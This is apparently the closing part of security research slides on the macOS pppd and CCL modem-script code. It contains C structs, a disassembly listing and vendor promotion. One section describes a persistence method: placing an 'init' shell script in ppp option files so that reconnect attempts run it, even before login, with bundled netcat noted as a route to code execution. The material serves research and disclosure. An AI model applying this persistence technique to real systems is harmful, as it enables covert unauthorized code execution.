        short           theAbortErr;            /* result code for the abort                    */
        unsigned char   modemReliability;       /* type of reliability negotiated by modem      */
        unsigned char   modemCompression;       /* type of compression negotiated by modem      */
        void            *commands;              // ptr to ccl commands
        short           answerLine;             // index to answer entry
        short           originateLine;          // index to originate entry
        short           hangUpLine;             // index to hangUp entry
        u_int32_t       pauseTimer;             // Value of the pause timer
        u_int32_t       chrDelayValue;          // character delay value
        u_int8_t        *script;                // ptr to CCL script
        u_int8_t        scriptPrepped;          // true if PrepScript has been called
        u_int8_t        scriptPrepFailed;       // true if PrepScript fails; used in Connect/Disconnect.
        u_int32_t       scriptAllocSize;        // byte size of allocation for CCL script
        u_int32_t       scriptSize;             // byte size of CCL script
        u_int16_t       lineCount;              // number of lines in the script
        u_int16_t       *indexTable;            // ptr to script line index table
        u_int16_t       scriptLineIndex;        // index into current script line
        u_int16_t       scriptLine;             // index to current script line
        u_int8_t        *scriptLinePtr;         // pointer to current script line
        u_int8_t        scriptLineSize;         // size, in bytes of current script line
        u_int32_t       loopCounter;            // just what you think it is
        short           labels[MAXLABELS];      // script line indices for labels
        TRMatchStrInfo  matchStr[ maxMatch];    // match string information for each match string
        u_int8_t        strBuf[256];            // buffer used for temorary string storage
        u_int16_t       askLabel;               // label to jump to if user cancels ask dialog
        ushort          stack[cclNestingLimit]; // stack used for subroutine jumps
        u_int32_t       topOfStack;             // index of top of stack
        u_int8_t        writeBufIndex;          // index into current write request
        u_int8_t        logMaskOn;              // tells whether to mask sensitive varString text when
logging
} TRScriptVars, *TPScriptVars;
============
```

```
__common:0000000100008B90 _allset         dq ?                    ; DATA XREF: _StartRead+4w
__common:0000000100008B90                                         ; _StopRead+A9w ...
__common:0000000100008B98 qword_100008B98 dq ?                    ; DATA XREF: _StopRead+9Ew
__common:0000000100008B98                                         ; _main+3F4w ...
__common:0000000100008BA0 qword_100008BA0 dq ?                    ; DATA XREF: _StopRead+93w
__common:0000000100008BA0                                         ; _main+3E9w ...
__common:0000000100008BA8 qword_100008BA8 dq ?                    ; DATA XREF: _StopRead+88w
__common:0000000100008BA8                                         ; _main+3DEw ...
__common:0000000100008BB0 qword_100008BB0 dq ?                    ; DATA XREF: _StopRead+7Dw
__common:0000000100008BB0                                         ; _main+3D3w ...
__common:0000000100008BB8 qword_100008BB8 dq ?                    ; DATA XREF: _StopRead+72w
__common:0000000100008BB8                                         ; _main+3C8w ...
__common:0000000100008BC0 qword_100008BC0 dq ?                    ; DATA XREF: _StopRead+67w
__common:0000000100008BC0                                         ; _main+3BDw ...
__common:0000000100008BC8 qword_100008BC8 dq ?                    ; DATA XREF: _StopRead+5Cw
__common:0000000100008BC8                                         ; _main+3B2w ...
__common:0000000100008BD0 qword_100008BD0 dq ?                    ; DATA XREF: _StopRead+51w
__common:0000000100008BD0                                         ; _main+3A7w ...
__common:0000000100008BD8 qword_100008BD8 dq ?                    ; DATA XREF: _StopRead+46w
__common:0000000100008BD8                                         ; _main+39Cw ...
__common:0000000100008BE0 qword_100008BE0 dq ?                    ; DATA XREF: _StopRead+3Bw
__common:0000000100008BE0                                         ; _main+391w ...
__common:0000000100008BE8 qword_100008BE8 dq ?                    ; DATA XREF: _StopRead+30w
__common:0000000100008BE8                                         ; _main+386w ...
__common:0000000100008BF0 qword_100008BF0 dq ?                    ; DATA XREF: _StopRead+25w
__common:0000000100008BF0                                         ; _main+37Bw ...
__common:0000000100008BF8 qword_100008BF8 dq ?                    ; DATA XREF: _StopRead+1Aw
__common:0000000100008BF8                                         ; _main+370w ...
__common:0000000100008C00 qword_100008C00 dq ?                    ; DATA XREF: _StopRead+Fw
__common:0000000100008C00                                         ; _main+365w ...
__common:0000000100008C08 qword_100008C08 dq ?                    ; DATA XREF: _StopRead+4w
__common:0000000100008C08                                         ; _main:loc_100002929w ...
__common:0000000100008C10 _gNullString    dw ?                    ; DATA XREF: _InitScript+22w
__common:0000000100008C10                                         ; _GetVarString+9o ...
__common:0000000100008C12                 align 4
__common:0000000100008C14 _maxfd          dd ?                    ; DATA XREF: _StartRead+Bw
__common:0000000100008C14                                         ; _StopRead+B4w ...
__common:0000000100008C18 ; struct timeval timenow
__common:0000000100008C18 _timenow        timeval <?>             ; DATA XREF: _timeleft+15o
__common:0000000100008C18                                         ; _timeleft+2Dr ...
```

VARSTRINGS

```
===============
u_int8_t *GetVarString(u_int32_t vs)
{
    if (vs > vsMax) {
        return gNullString;
    }
    if (VarStrings[vs]) {
        return VarStrings[vs];
    }
    return gNullString;
}
==============
```

CALLOUT

```
============
struct callout {
    struct timeval    c_time;        /* time at which to call routine */
    void              *c_arg;        /* argument to routine */
    void              (*c_func)(void *); /* routine */
    struct            callout *c_next;
};
=============
```

PERSISTENCE

GEMS IN THE SOURCE CODE

Methods to persistently execute shell scripts

- On execution of pppd as user, it will run a script at ~/.pppprc.
- For user root this file is located at /etc/ppp/options.
- There are many options which can be added, but the “init” command followed by a shell script works amazing.

WHAT ABOUT CODE EXECUTION?

- Apple lovingly ships the BSD version of netcat by default
- BSD netcat lovingly includes a flag for unix sockets
- If a bundle is on the system tools with permissions can trigger it
- PPP attempts to reconnect every X seconds requested
- This includes before you've ever logged in!!

WRAPPING IT UP

OUR TOP PRIORITY IS TO FIND THREATS BEFORE THEY FIND YOU

GUARDIAN APP

SECURE VPN

- Continuous app analysis designed for iOS
- Malware and Tracker fingerprinting
- Proactive security filtering
- Constant threat monitoring
- Auditing of VPN technology

GUARDIAN

- Creators of security and privacy tools for digital devices.
- RESEARCH and DEVELOPMENT - Solid Foundation allows us to development top of the line tools.
- Guardian App is just one of many privacy protections in the works.
- Team of thinkers, creators, makers, breakers, developers and adventure seekers all working together to deliver protection and privacy for users in the digital age.

FIN

THANK YOU